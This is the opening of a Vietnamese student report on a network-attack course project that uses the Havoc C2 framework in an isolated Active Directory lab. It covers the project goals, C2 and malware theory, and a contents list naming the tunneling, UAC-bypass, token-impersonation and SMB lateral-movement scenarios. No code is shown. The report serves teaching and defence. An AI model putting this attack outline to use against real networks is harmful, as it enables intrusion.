



BÁO CÁO ĐỒ ÁN CUỐI KỲ

Môn học: Tấn công mạng

Đề tài: Xây dựng mô hình và kịch bản tấn công hệ thống mạng sử dụng mô hình C2 tự chọn (Havoc C2 Framework)

GVHD: [Nguyễn Công Danh](#)

NHÓM: 11

1. THÔNG TIN CHUNG:

Lớp: NT205.Q22.ANTT

STT	Họ và tên	MSSV	Email
1	Trịnh Nhật Duy	23520394	23520394@gm.uit.edu.vn
2	Đồng Hữu Nguyên Khoa	23520734	23520734@gm.uit.edu.vn

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện và demo¹

¹ <https://drive.google.com/drive/folders/1oq8l6xcQ8iWcswI77c88cjbE7LmBaZbI?usp=sharing>

LỜI MỞ ĐẦU

Trong kỷ nguyên số hóa, các cuộc tấn công mạng dạng Advanced Persistent Threat (APT) đã và đang trở thành mối đe dọa hàng đầu đối với các tổ chức chính phủ, tài chính và doanh nghiệp lớn. Kẻ tấn công không còn sử dụng các phương thức thô sơ, mà thay vào đó là thiết lập các hạ tầng điều khiển tinh vi thông qua các Framework Command and Control (C2) hiện đại. Các framework này đóng vai trò là "bộ não" của chiến dịch, cho phép duy trì quyền truy cập bền bỉ, thực thi lệnh từ xa và vượt qua các cơ chế phòng thủ tiên tiến.

Trước đây, Cobalt Strike là cái tên thống trị cả thế giới ngầm lẫn các đội Red Team. Tuy nhiên, do tần suất xuất hiện quá dày đặc, các hệ thống phòng thủ như EDR (Endpoint Detection and Response) và AV (Antivirus) hiện nay đã được cấu hình các bộ luật (signature) rất nghiêm ngặt để nhận diện đặc trưng của Cobalt Strike.

Trong bối cảnh đó, Havoc C2 nổi lên như một thế hệ framework C2 hiện đại, mã nguồn mở, được thiết kế chuyên biệt để đối phó với các giải pháp giám sát bộ nhớ và EDR thế hệ mới. Điểm cốt lõi giúp Havoc vượt trội chính là cơ chế Demon Agent tinh vi, tích hợp sẵn các kỹ thuật lẩn trốn (evasion) cao cấp mà thông thường người dùng Cobalt Strike phải cấu hình thủ công hoặc mua thêm các bộ kit bổ sung. Việc nghiên cứu Havoc C2 không chỉ giúp hiểu rõ cách thức kẻ tấn công vận hành hạ tầng mà còn là cơ sở để xây dựng các giải pháp phát hiện hiệu quả.

Nhóm xin gửi lời cảm ơn đến thầy Nguyễn Công Danh đã theo sát, định hướng và hỗ trợ trong suốt quá trình thực hiện đề tài. Đồng thời, nhóm cũng trân trọng cảm ơn nhà trường và khoa đã tạo điều kiện thuận lợi về cơ sở vật chất cũng như tài liệu nghiên cứu để hoàn thành đề tài này.

Mặc dù nhóm đã cố gắng hoàn thành nội dung một cách đầy đủ và nghiêm túc nhất, nhưng do giới hạn về mặt thời gian và kinh nghiệm thực tế nên không tránh khỏi những thiếu sót. Rất mong nhận được những ý kiến đóng góp, phê bình từ thầy cô và các bạn để đề tài được hoàn thiện hơn trong tương lai.

Xin chân thành cảm ơn.

NỘI DUNG

LỜI MỞ ĐẦU	2
NỘI DUNG.....	3
DANH MỤC HÌNH ẢNH.....	5
CHƯƠNG I. TÓM TẮT ĐỀ TÀI.....	8
CHƯƠNG II. TỔNG QUAN VỀ ĐỀ TÀI	9
1. Đối tượng nghiên cứu	9
2. Phương pháp nghiên cứu	9
3. Mục tiêu của đề tài.....	9
CHƯƠNG III. CƠ SỞ LÝ THUYẾT	11
1. HTTP Protocol.....	11
2. C&C Server	12
3. Malware	14
4. Havoc C2 Framework.....	15
5. Tổng quan về giao diện Client Havoc	18
6. Tunneling/Pivoting	24
7. Bypass UAC Technique	25
8. Lateral Movement/Privilege Escalation	28
CHƯƠNG IV. THIẾT KẾ HỆ THỐNG	30
1. Phân tích kỹ thuật	30
2. Sơ đồ hệ thống	31
CHƯƠNG V. TRIỂN KHAI HỆ THỐNG.....	33
1. Thực hiện cấu hình Domain Active Directory trên máy AD	33
2. Setup user và thực hiện đăng nhập cho hai máy trong mạng	36
3. Cấu hình máy pfSense làm firewall và cài đặt Suricata	40
4. Cài đặt và cấu hình Havoc C2 cho máy Kali Linux	45
5. Setup điều kiện cho các máy để khai thác	47
CHƯƠNG VI. KỊCH BẢN TRIỂN KHAI.....	48
1. Tunneling Havoc C2 với Microsoft Dev Tunnels	48

2. Havoc C2 Bypass UAC với Extensions UAC-BOF-Bonanza và khai thác Domain Enumerate.....	53
3. Lateral Movement & Privilege Escalation với giao thức SMB (Pivoting) .	58
CHƯƠNG VII. MITRE ATT&CK MAPPING	61
CHƯƠNG VIII. KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN	63
TÀI LIỆU THAM KHẢO	65
GIẢI TRÌNH CHỈNH SỬA ĐỒ ÁN	67

DANH MỤC HÌNH ẢNH

Hình 1. Sơ đồ hoạt động HTTP	11
Hình 2. Ví dụ về phương thức hoạt động của C&C server	12
Hình 3. Ví dụ về một C2 sử dụng mô hình Agent – Team Server	13
Hình 4. Các loại malware phổ biến	14
Hình 5. Sự tăng / giảm số lượng người dùng phụ thuộc vào thời điểm mà công cụ này có khả năng bypass Windows Defender	15
Hình 6. Havoc C2 Client User Interface	15
Hình 7. Giao diện chính của Havoc C2 Client	18
Hình 8. Cửa sổ Listener	18
Hình 9. Giao diện tạo Listener	19
Hình 10. Sessions dạng table	20
Hình 11. Sessions dạng Graph	20
Hình 12. Thực hiện khai thác	21
Hình 13. Giao diện Loot	22
Hình 14. Extension Bloodhound	23
Hình 15. Minh họa về Tunneling	24
Hình 16. Cách UAC hoạt động	25
Hình 17. UAC Prompts trong máy Windows 10	25
Hình 18. Ví dụ về kỹ thuật DLL Proxing Hijacking	26
Hình 19. Bypassing UAC using Registry Keys	26
Hình 20. Cơ chế hoạt động của UAC	27
Hình 21. Minh họa về một dạng Lateral Movement	28
Hình 22. Một số dạng Privilege Escalation	29
Hình 23. Networking Topology	31
Hình 24. Chọn AD DS và Install	33
Hình 25. Thực hiện tạo một Domain cho mạng	34
Hình 26. Thực hiện thêm User	35
Hình 27. Thực hiện thêm User	36
Hình 28. Thêm các thông tin với từng user	37
Hình 29. Cấu hình lại DNS trở về máy Domain Admin (Ảnh minh họa)	38

Hình 30. Thực hiện join Domain (Ảnh minh họa)	38
Hình 31. Kích hoạt chế độ Network Discovery trên máy Client-2	39
Hình 32. Bật Network Discovery	39
Hình 33. 5 LAN segment tương ứng	40
Hình 34. Đặt rule cho Interface vùng AD không được cho traffic ra ngoài trừ 2 port 445 và 53	40
Hình 35. Tại tab System, chọn Package Manager	41
Hình 36. Tiếp theo chọn Available Packages và tìm Suricata, ở đây nhóm đã Install thành công bản 7.0.8_5	41
Hình 37. Sau khi install thành công, có thể kiểm tra trạng thái ở tab Services	42
Hình 38. Tại đây, kích hoạt với Interface WAN	42
Hình 39. Sau khi cấu hình Interface để bắt traffic, chúng ta cần kích hoạt rule cho Suricata	43
Hình 40. Sau khi kích hoạt xong, ở mục Alert có lưu lại Log là thành công	43
Hình 41. HavocDocuments	45
Hình 42. Havoc Teamservers start trên máy Kali	46
Hình 43. Giao diện đầu tiên của Client	46
Hình 44. Thêm user helpdesk vào nhóm Administrator của máy Client	47
Hình 45. Thực hiện thêm User helpdesk vào nhóm Administrator (Ảnh minh họa) ..	47
Hình 46. MS Dev Tunnel đứng giữa hệ thống mạng và hạ tầng C2	49
Hình 47. Tạo Dev Tunnel với port 443 cho phép người dùng không cần xác thực để kết nối	49
Hình 48. Kết nối thành công	50
Hình 49. Tạo Listener	50
Hình 50. Code thực thi Shellcode	51
Hình 51. Sau khi thực thi và nhận được kết nối	51
Hình 52. Thực hiện screenshot và kiểm tra ảnh	51
Hình 53. Sử dụng System Informer kiểm tra kết nối của file payload	52
Hình 54. Repo UAC-BOF-Bonanza	53
Hình 55. Thực hiện compile Repo	53
Hình 56. Nạp file UAC-Bypass.py	54



Hình 57. Install thành công	54
Hình 58. Thực hiện UAC bypass với option elevatedcom.....	54
Hình 59. Dùng tài khoản helpdesk để xác thực.....	55
Hình 60. Nhận được quyền của account vừa xác thực	55
Hình 61. Sau khi cấp quyền admin cho tài khoản helpdesk thì khi thực hiện lại đã có thể bypass thành công.....	56
Hình 62. Sau khi bypass UAC thì chúng ta có thể lấy được quyền SeDebugPrivilege	56
Hình 63. Sử dụng quyền SeDebugPrivilege vừa lấy được để impersonate token của Domain Admin	56
Hình 64. Enumerate thông tin các Account trong Domain	57
Hình 65. Dùng dcenum để khai thác toàn bộ thông tin về Domain Controller.....	57
Hình 66. Tạo Listener SMB name pipe havoc	58
Hình 67. Thực hiện Impersonate Token trên máy Client để giả mạo Administrator..	59
Hình 68. Dùng lệnh jump-exec để tạo service tên DemoService trên máy AD.....	59
Hình 69. Khi lệnh thực thi thành công, chúng ta có một service DemoService.exe trên máy AD.....	59
Hình 70. Dùng lệnh Pivot kết nối về pipe havoc.....	60

DANH MỤC BẢNG

Bảng 1. So sánh các mô hình C2 hiện nay	16
Bảng 2. Thông tin các máy trong mạng	32
Bảng 3. Bảng giải trình nội dung chỉnh sửa báo cáo.....	67

CHƯƠNG I. TÓM TẮT ĐỀ TÀI

“Trong bối cảnh các cuộc tấn công mạng nâng cao (APT) ngày càng tinh vi, các giải pháp giám sát và phát hiện như AV/EDR đã nâng cao năng lực phòng thủ bằng cách thắt chặt các bộ luật nhận diện đặc trưng (signatures) bộ nhớ. Điều này khiến các framework Command and Control (C2) truyền thống như Cobalt Strike dễ bị phát hiện hơn. Đề án này tập trung nghiên cứu Havoc C2 – một framework hậu xâm nhập thể hệ mới sở hữu cơ chế Demon Agent độc lập, tích hợp các kỹ thuật lẩn trốn nâng cao như *Indirect Syscalls* và *Sleep Obfuscation* nhằm vượt qua cơ chế Hooking trên Ring 3 của EDR.

Nghiên cứu được triển khai thông qua việc xây dựng một môi trường Lab thử nghiệm cô lập để thực hiện chuỗi tấn công mô phỏng bao gồm 3 kịch bản trọng tâm: Tunneling (Pivoting), Bypass UAC (User Account Control) và Lateral Movement (Di chuyển ngang). Toàn bộ các hành vi tấn công và kỹ thuật thực thi trong Lab đều được phân tích kỹ lưỡng và ánh xạ trực tiếp sang ma trận MITRE ATT&CK. Kết quả của đề tài không chỉ kiểm chứng khả năng bypass mạnh mẽ của Havoc C2 mà còn cung cấp góc nhìn toàn diện về kỹ thuật tấn công (TTPs) của hacker, làm cơ sở thực tiễn để xây dựng các dấu hiệu nhận biết và giải pháp phòng thủ hiệu quả cho hệ thống mạng doanh nghiệp.”

CHƯƠNG II. TỔNG QUAN VỀ ĐỀ TÀI

1. Đối tượng nghiên cứu

Đề tài tập trung nghiên cứu hai đối tượng chính:

- Hạ tầng điều khiển Havoc C2 Framework: Đi sâu vào phân tích kiến trúc module hóa (Teamserver viết bằng Go, Client bằng C++/Qt6) và đặc biệt là cơ chế vận hành của Demon Agent (được viết bằng C/Assembly) cùng các kỹ thuật thao túng bộ nhớ, tránh né sự giám sát của các giải pháp EDR hiện đại.
- Hệ thống mục tiêu và các kỹ thuật tấn công: Nghiên cứu cơ chế bảo mật của hệ điều hành Windows (Windows Integrity Levels, cơ chế phân quyền UAC) và các giao thức mạng nội bộ (SMB, RPC, WMI), từ đó thực nghiệm các kỹ thuật leo thang đặc quyền, thiết lập proxy ẩn và di chuyển ngang hàng trong hệ thống.

2. Phương pháp nghiên cứu

Để đạt được các mục tiêu đặt ra, đồ án áp dụng kết hợp ba phương pháp nghiên cứu chủ đạo:

- Phương pháp nghiên cứu lý thuyết: Thu thập, phân tích tài liệu chính thống về mô hình C2, ma trận cấu trúc MITRE ATT&CK, các bài báo nghiên cứu về cơ chế evading EDR và tài liệu mã nguồn mở của dự án Havoc C2.
- Phương pháp thực nghiệm: Xây dựng hệ thống Isolation Lab (Sử dụng VMware/VirtualBox). Cấu hình Teamserver, biên dịch các Demon Agent và trực tiếp thực thi các kịch bản khai thác khai thác thực tế trên các máy mục tiêu Windows trong hệ thống mạng Active Directory.
- Phương pháp phân tích và ánh xạ (Analysis & Mapping): Quan sát hành vi, lưu lượng mạng và log hệ thống sinh ra trong quá trình tấn công, sau đó đối chiếu, phân loại chi tiết theo các danh mục Tactics và Techniques của ma trận MITRE ATT&CK.

3. Mục tiêu của đề tài

Xây dựng môi trường Lab: Thiết lập hạ tầng mô phỏng an toàn bao gồm các máy chủ và client trong mạng Active Directory riêng biệt để kiểm thử hạ tầng Havoc C2 (Teamserver và Client) tác động lên các máy mục tiêu chạy hệ điều hành Windows.

Triển khai 3 kịch bản tấn công trọng tâm:

- Tunneling/Pivoting: Thiết lập kênh liên lạc mã hóa xuyên qua tường lửa, bắc cầu từ bên ngoài vào sâu trong mạng nội bộ.
- Bypass UAC: Leo thang đặc quyền từ người dùng thông thường lên quyền quản trị cao cấp trên máy nạn nhân.
- Lateral Movement: Di chuyển ngang hàng giữa các máy trạm/máy chủ trong hệ thống mạng để mở rộng phạm vi kiểm soát.


Ánh xạ sang Ma trận MITRE ATT&CK: Phân tích, phân loại các hành vi thực thi trong kịch bản và đối chiếu trực tiếp với các Tactic/Technique tương ứng, từ đó cung cấp góc nhìn toàn diện về chuỗi tấn công (Cyber Kill Chain).

CHƯƠNG III. CƠ SỞ LÝ THUYẾT

1. HTTP Protocol

HTTP (HyperText Transfer Protocol - Giao thức truyền tải siêu văn bản) là một trong các giao thức chuẩn về mạng Internet, được dùng để liên hệ thông tin giữa Máy cung cấp dịch vụ (Web server) và Máy sử dụng dịch vụ (Web client), là giao thức Client/Server dùng cho World Wide Web – WWW

HTTP là một giao thức ứng dụng của bộ giao thức TCP/IP (các giao thức nền tảng cho Internet).



Hình 1. Sơ đồ hoạt động HTTP

HTTP hoạt động dựa trên mô hình Client – Server. Trong mô hình này, các máy tính của người dùng sẽ đóng vai trò làm máy khách (Client). Sau một thao tác nào đó của người dùng, các máy khách sẽ gửi yêu cầu đến máy chủ (Server) và chờ đợi câu trả lời từ những máy chủ này.

HTTP là một stateless protocol. Hay nói cách khác, request hiện tại không biết những gì đã hoàn thành trong request trước đó.

HTTP cho phép tạo các yêu cầu gửi và nhận các kiểu dữ liệu, do đó cho phép xây dựng hệ thống độc lập với dữ liệu được truyền giao.

2. C&C Server

Command and Control Server (C2) là một máy chủ hoặc hệ thống có chức năng định tuyến, kiểm soát và giám sát sự hoạt động của phần mềm độc hại hoặc các cuộc tấn công mạng. C2 chủ yếu được dùng để truyền lệnh cho phần mềm độc hại, thu thập lệnh từ máy chủ và nhận dữ liệu từ các máy tính bị lây nhiễm mã độc.


Máy chủ C2 có thể được sử dụng để thực hiện nhiều tác vụ khác nhau như:

Gửi lệnh để thực hiện các cuộc tấn công mạng, chẳng hạn như tấn công từ chối dịch vụ (DoS) hoặc tấn công từ chối dịch vụ (DDoS).

Lập danh sách các máy tính bị nhiễm virus để quản lý dễ dàng lên kế hoạch điều trị

Ghi lại hoạt động của người dùng hoặc cài đặt phần mềm độc hại bổ sung.

Việc kiểm soát máy chủ C2 rất quan trọng để giảm thiểu các cuộc tấn công mạng và bảo vệ dữ liệu người dùng.




Hình 2. Ví dụ về phương thức hoạt động của C&C server

Mô hình hoạt động phổ biến nhất hiện nay là Agent - Teamserver:

- Teamserver (Trung tâm điều khiển): Đóng vai trò là máy chủ trung tâm, thường đặt tại các máy chủ đám mây (VPS) của kẻ tấn công. Teamserver chịu trách nhiệm làm Listeners, quản lý các kết nối đi vào, lưu trữ dữ liệu thu thập được và phân phối các câu lệnh điều khiển từ Hacker đến các máy nạn nhân. Trong môi

trường Red Team, Teamserver còn là nơi đồng bộ hóa dữ liệu giữa các thành viên để cùng tác chiến.

- Agent (Payload/Beacon): Là đoạn mã độc được thực thi trên máy của nạn nhân. Agent sẽ thiết lập một Reverse Connection về Teamserver theo các khoảng thời gian định sẵn (Beaconing Period) để báo cáo trạng thái và nhận các tập lệnh mới về thực thi. Do kết nối đi từ trong mạng nội bộ ra ngoài Internet (Outbound Traffic), nó dễ dàng vượt qua các cấu hình tường lửa thông thường vốn chỉ chặn các kết nối đi từ ngoài vào (Inbound Traffic).




Hình 3. Ví dụ về một C2 sử dụng mô hình Agent – Team Server

3. Malware

Malware là những phần mềm độc hại được tạo ra với chủ đích xâm nhập, làm hỏng hoặc gây hại cho hệ thống máy tính, máy chủ, từ đó làm gián đoạn hoạt động của hệ thống.

Tội phạm mạng phát triển và sử dụng malware để:


- Truy cập vào dữ liệu nhạy cảm, tài sản kỹ thuật số của nạn nhân.
- Đánh cắp dữ liệu có giá trị như thông tin đăng nhập, số thẻ tín dụng,...
- Làm gián đoạn các hệ thống quan trọng
- Tổng tiền nạn nhân thông qua việc nắm giữ thiết bị, dữ liệu hoặc toàn bộ hệ thống của doanh nghiệp.



Hình 4. Các loại malware phổ biến


4. Havoc C2 Framework

Havoc C2 Use by Quarter



Hình 5. Sự tăng / giảm số lượng người dùng phụ thuộc vào thời điểm mà công cụ này có khả năng bypass Windows Defender

Havoc Framework được giới thiệu lần đầu vào tháng 10 năm 2022 bởi C5pider². Với khả năng bypass Windows Defender mạnh mẽ, khả năng phát triển linh hoạt cùng với nguồn dữ liệu phong phú, công cụ này nhanh chóng trở thành trợ thủ đắc lực cho các nhóm APT (Machete, machete-apt, APT-C-43, G0095)



Hình 6. Havoc C2 Client User Interface

² <https://github.com/HavocFramework/Havoc.git>

